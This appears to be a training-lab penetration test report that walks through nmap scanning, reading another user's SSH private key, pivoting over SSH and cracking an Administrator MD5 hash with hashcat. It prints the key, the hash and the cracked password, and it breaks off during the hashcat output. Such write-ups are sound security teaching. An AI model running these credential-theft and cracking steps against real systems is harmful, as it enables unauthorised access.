Office of Information Technology & Business
Cybersecurity Department
StackFull Software

Penetration Test Report – StackFull Software

January 19, 2024

Table of Contents

1. Engagement Contacts

Maleya Neal – Cybersecurity Analyst
Vincent Chanthavong – Cybersecurity Analyst
Ben Cobb – Cybersecurity Analyst
Ben Ellougani – Cybersecurity Analyst

2. Executive Summary


This executive summary highlights the exploitation discovered during a penetration testing exercise conducted on a network using various tools on Kali Linux. Through network scanning using the Nmap tool, vulnerable computers and devices were identified and subsequently compromised. Exploitation ensued due to the careless storage of an unsecured script containing an administrator username and an md5 password hash. Lateral movement and privilege escalation were achieved utilizing Metasploit, meterpreter, and windows smb psexec modules. This report emphasizes the critical importance of robust security practices and secure storage of sensitive scripts and credentials to prevent comprehensive exploitation of users, computers, and servers within a network.

Objective
The objective of this penetration test was to identify and exploit vulnerabilities in the network by conducting comprehensive scanning, leveraging careless credential storage, and utilizing Metasploit modules on Kali Linux.

Tools Used

1. **Nmap:** Used to explore and map networks, allowing users to understand the devices and services running on them.
2. **Hashcat:** Uses advanced algorithms to recover passwords and unlock encrypted data.
3. **Metasploit:** A versatile computer security tool that helps identify and fix vulnerabilities in computer systems to prevent potential cyberattacks.
4. **Metasploit's Windows SMB PsExec Module:** A tool used to remotely execute commands on Windows systems, simplifying the process of managing and controlling multiple computers from a single device.


3. Penetration Test Findings



Finding #	Severity	Finding Name
1	Medium	Web server accessible on non-standard port
2	Medium	User credential stored with MD5 hash
3	High	Administrator credentials easily accessible in unprotected script file
4	High	Escalation of privileges unencumbered


4. Network Scanning

Step 1. Open “Terminal Emulator” and type “ipconfig” and hit “Enter”
Note: Current IP = 172.31.11.124 | Authorized Network Scope = 172.31.11.0/20



```
┌──(kali㉿kali)-[~]
└─$ sudo ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 9001
        inet 172.31.11.124  netmask 255.255.240.0  broadcast 172.31.15.255
        inet6 fe80::439:d5ff:feee:6d93  prefixlen 64  scopeid 0x20<link>
        ether 06:39:d5:ee:6d:93  txqueuelen 1000  (Ethernet)
        RX packets 19633  bytes 1692187 (1.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 22133  bytes 31902017 (30.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 72  bytes 5220 (5.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 72  bytes 5220 (5.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(kali㉿kali)-[~]
└─$ █
```

Step 2. Open “Terminal Emulator” and type “nmap 172.31.11.0/20”
Note: 8 Hosts Found (Excluding Current Kali Machine) = 172.31.8.66, 172.31.9.6, 172.31.9.237, 172.31.9.254, 172.31.11.47 172.31.12.47, 172.31.15.123, 172.31.15.184



```
┌──(kali㉿kali)-[~]
└─$ nmap 172.31.11.0/20
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-18 20:46 UTC
Nmap scan report for ip-172-31-8-66.us-west-2.compute.internal (172.31.8.66)
Host is up (0.00053s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap scan report for ip-172-31-9-6.us-west-2.compute.internal (172.31.9.6)
Host is up (0.00056s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap scan report for ip-172-31-9-237.us-west-2.compute.internal (172.31.9.237)
Host is up (0.00066s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
```

Step 3. For each host, Run the following command in Terminal Emulator:
Nmap <IP Address> -sV -p1-5000

Step 4. Interpret and document results:


Host running web server on non-standard port:
172.31.12.47 on port 8443
172.31.15.184 on port 8443

Host running SSH server on a non-standard port:
172.31.9.254 on port 2222


Host running Windows-based operating systems:
172.31.11.47 - Windows Server 2008 R2 – 2012
172.31.12.47 - Windows Server 2008 R2 – 2012

5. Initial Compromise

Step 1. Open a browser and type the following to access a webpage using a custom port:
In browser, type https://172.31.15.184:8443 and hit "enter"




Step 2. Open "Terminal Emulator" and Run "whoami"



```
labsuser@ubuntu22:~$ whoami
labsuser
labsuser@ubuntu22:~$ 
```


6. Pivoting

Step 1. Find the user "alice-devops" to exploit by change directory to the home directory, locate a user, and inspect that user's ".ssh" directory using command "ls -a"



```
labsuser@ubuntu22:~$ cd ..
labsuser@ubuntu22:/home$ ls
alice-devops  labsuser  ubuntu  www-data
labsuser@ubuntu22:/home$ cd alice-devops
labsuser@ubuntu22:/home/alice-devops$ ls
labsuser@ubuntu22:/home/alice-devops$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  .profile  .ssh
labsuser@ubuntu22:/home/alice-devops$ 
```


Step 2. Inside the ".ssh" directory, use cat cmd to view file "id_rsa.pem" Highlight and copy contents of the file and paste into a text document on your Kali Machine.



```
Lkhbf84GW2KvscpaLd0yb48qGlBvAuNLSRt3DT9S
QuGsJL2j6wdkvw37NziSuzotk1cWjwrB+gedhwwYL
4DLeMBgXcbq6amr+LNesj7nXh8MHOuge0zW1N/uT
Uh88Ao2kwreuUogjzO/8O4FKGo+XZKdQfARcaluzN
XJLC/eEVkhbrJeevG/4bS0Vz+KkOkRann8SliekRd
5YZK/CgUIIEh30raAAJ9BORrx6knOxdI/ARpy0M9Q
g+EvbbhOmezFkT0F+/R3MMprwpUKhSHIeu8cDkURr
wBUVjpUk8ii9e5/eiJF/AB0Qc4cJZcMPgRG+l0+kLj0
kevjtlFDc8eLEYltl957wEJ8QxoFUVjs8sUy6ntUz
qNSix0CMkzLz2Ixg29ZfEj65y8r5Urk/WWRn0JMDX
9vIhC4+fm/R3Ae7TmvikqyVIIMHFvDX0Rq7n3lcrb
C2h0WABk2Dv6LyVNCBX9CB73hfaRzc1V5UT2js2Bo
KZVR7jJe3D6VV3sEnMQwwHbjHtFgkhoWAPjAy6LSW
b6uOq8p8rPQhpyawMKup06SurDy0IFLRcIDxsu18L
zTWxBK+8bZw1Pvd56w8r210XoeeYiDAAAAwQC9jUW
+FW+IbkEy4mD8ldOctQky4P/tHqgUslyWZUf1NX2u
ri3+3sg0b1Kd4MsI5I2fcYCAFIIMC53wQF84aoSgV
4naItp+ZQcctLiwReWWG8KJRNEWfMtxFTFkBh5BpA
hem0ltvSclLX8AAAANcm9vdEB1YnVudHUyMgECAwQ
-----END OPENSSH PRIVATE KEY-----
```


```
labsuser@ubuntu22:/home/alice-devops$ cd .ssh
labsuser@ubuntu22:/home/alice-devops/.ssh$ ls -a
.  ..  id_rsa.pem
labsuser@ubuntu22:/home/alice-devops/.ssh$ cat id_rsa.pem
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAkSezP2rFcljzRTGprOGkeemrawp3rbSj6tvcrvS7zWzpz1fPFmKZ
7kA1n/TGMZJ5ryK8thswGMeS2DvyciuQ/LtMBFZ2zSkpoh6mKayG8cpJoGuyCC+Qzafq/o
t5srRhhGJp3Z4aETESkMOT08GDHWpxyv+Y+Kvnc2khaPy8aXHG/axQSoPURHWebay4Lgx5
Rsq20IhX+PnwREXg+x53cIvker64h7Rug3jmefTT5pMmw4rVR0l25aUNWjVLvzuwi6b82q
SFLQx5hlIaz2mWieOwihtccIiRHm4Jc/EYpHhwMxCey2rjk/X9rAskIg5S4UJPt5IdcCDd
sawzY2fPYOPziYBOhQ95EVbHrZ9WlVNSQ0p2tGT171sZW/yK3Z1x0iUnyjH2xfZVLZYEsW
0zdPAazcVEWfxhc+0T0kQFtLQSJIB01pVNpmNY6Oh4XCBr03q9lSn00Z3EaIDj4QktGYXr
2k9B0fF47AMD6j2/6XY0Trm2GoRdOnBo1uC36ub3AAAFiLytCmaBrQpmAAAAB3NzaC1yc2
EAAAGBAJEnsz9qxXJY80Uxqa98pHnpq2sKd620o+rb3K70u81s6c9Xzx2ime5ANZ/0xj6S
ea8igbYbMBjHktg78nIrkPy7TARWds0pKaIepimshvHKSaBrsggvkM2n6v6LebK0YYRiad
2eOhExEpDDk9PBgx1qccr/mPir53NpIWj0vGlxxv2sUEqD1EH/Xm2suC4MeU0KtkCIV/j5
BPRF4PsUt3CL3HqxuIe0bqt45nn80+aTJsOK1UdJdkmlDVo15787sIum/NqkhS0MeYZ5Gs
9plonjloobXHCIkR5uCXPxGKR4cDMQnstq45P1/awLJCIOeeFCT7eSHXAg3bGsM2Nnz2Bj
04mPEIUPeRFWx62fVpVTUkNKdrRk9e9bGVv8it2dcdIlJ8ox9sX2VS2WBLFtM3TwGs3FRF
```

Step 3. Right click the copied key on your Kali Machine, select properties, and click on 'Permissions" tab or use "chmod 700" to ensure only the owner has RWX permissions.



Owner: Kali Linux (kali)
Access: Read & Write
Group: kali
Access: None
Others
Access: None
Program: □ Allow this file to run as a program
Allowing untrusted programs to run presents a security risk to your system.

Step 4. To gain access to another machine using alice-devops key, type the following command: sudo ssh alice-devops@172.31.9.254 -p 2222 -i id_rsa.pem




```
┌──(kali㉿kali)-[~/.ssh]
└─$ sudo ssh alice-devops@172.31.9.254 -p 2222 -i id_rsa.pem
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-1022-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Jan 19 18:19:07 UTC 2024

  System load:  0.25732421875     Processes:             198
  Usage of /:   28.7% of 19.20GB   Users logged in:       0
  Memory usage: 35%               IPv4 address for eth0: 172.31.9.254
  Swap usage:   0%

 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.

   https://ubuntu.com/aws/pro

103 updates can be applied immediately.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Jul  3 17:10:12 2023 from 172.31.44.183
alice-devops@ubuntu22:~$ █
```

7. System Reconnaissance

Step 1. Found "windows-maintenance.sh" file in /home/alice-devops/scripts directory and used the cat command to reveal the following admin credentials:


username = Administrator
password_hash = 00bfc8c729f5d4d529a412b12c58ddd2
# password = 00bfc8c729f5d4d529a412b12c58ddd2



```
alice-devops@ubuntu22:~/scripts$ cat windows-maintenance.sh
#!/usr/bin/bash

# This script will (eventually) log into Windows systems as the Administrator user and run system updates on them

# Note to self: The password field in this .sh script contains
# an MD5 hash of a password used to log into our Windows systems
# as Administrator. I don't think anyone will crack it. - Alice

username="Administrator"
password_hash="00bfc8c729f5d4d529a412b12c58ddd2"
# password="00bfc8c729f5d4d529a412b12c58ddd2"

#TODO: Figure out how to make this script log into Windows systems and update them

# Confirm the user knows the right password
echo "Enter the Administrator password"
read input_password
input_hash=`echo -n $input_password | md5sum | cut -d' ' -f1`

if [[ $input_hash == $password_hash ]]; then
        echo "The password for Administrator is correct."
else
        echo "The password for Administrator is incorrect. Please try again."
        exit
fi

#TODO: Figure out how to make this script log into Windows systems and update them
alice-devops@ubuntu22:~/scripts$ █
```


8. Password Cracking

Step 1. Run hashcat -m 0 00bfc8c729f5d4d529a412b12c58ddd2 /usr/share/wordlists



```
┌──(kali㉿kali)-[~]
└─$ hashcat -m 0 00bfc8c729f5d4d529a412b12c58ddd2 /usr/share/wordlists
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #
1 [The pocl project]
```

Step 2. Record the password found by hashcat: pokemon




```
* Bytes.....: 26326
* Keyspace..: 3559
* Runtime...: 0 secs

00bfc8c729f5d4d529a412b12c58ddd2:pokemon

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 00bfc8c729f5d4d529a412b12c58ddd2
